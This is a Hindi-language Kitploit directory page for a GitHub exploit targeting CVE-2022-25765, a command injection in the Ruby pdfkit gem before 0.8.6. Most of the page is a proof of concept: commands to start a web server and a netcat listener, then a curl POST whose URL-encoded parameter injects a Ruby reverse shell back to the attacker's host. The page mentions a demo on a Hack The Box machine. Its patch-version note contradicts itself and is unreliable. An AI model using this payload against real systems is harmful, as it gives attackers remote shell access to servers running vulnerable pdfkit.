
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
PDFkit-CMD-Injection — CVE-2022-25765 pdfkit <0.8.6 कमांड इंजेक्शन | Kitploit
उपकरण/GitHubGitHub/shamo0/pdfkit-cmd-injection
पेलोड जनरेशनभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणकमांड एंड कंट्रोल
GitHubshamo0/pdfkit-cmd-injection

PDFkit-CMD-Injection

CVE-2022-25765 pdfkit <0.8.6 कमांड इंजेक्शन

रिपॉजिटरी देखें
16103 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

PDFkit-CMD-Injection

CVE-2022-25765 pdfkit <0.8.6 कमांड इंजेक्शन।

pdfkit पैकेज कमांड इंजेक्शन के प्रति संवेदनशील है जहां URL को ठीक से साफ नहीं किया जाता है।

नोट: इस समस्या को 0.8.7.2 में ठीक किया गया था, लेकिन पैच अप्रभावी पाया गया। अपडेटेड पैच संस्करण 0.8.7.2 है।

PoC

HTTP सर्वर शुरू करें

python3 -m http.server 80

netcat लिसनर शुरू करें

nc -nlvp 4444

CURL से अनुरोध करें

curl 'TARGET_ADDRESS' -X POST -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: TARGET_ADDRESS' -H 'Connection: keep-alive' -H 'Referer: TARGET_ADDRESS' -H 'Upgrade-Insecure-Requests: 1' --data-raw 'url=http%3A%2F%2FLOCAL-ADDRESS%3ALOCAL-PORT%2F%3Fname%3D%2520%60+ruby+-rsocket+-e%27spawn%28%22sh%22%2C%5B%3Ain%2C%3Aout%2C%3Aerr%5D%3D%3ETCPSocket.new%28%22LOCAL-ADDRESS%22%2CLOCAL-PORT%29%29%27%60'



HTB मशीन पर डेमो

screen1.png screen.2.png

संदर्भ

  • https://security.snyk.io/vuln/SNYK-RUBY-PDFKIT-2869795
  • https://vulert.com/vulnerability/rubygems-pdfkit-30907
टूल डाउनलोड करें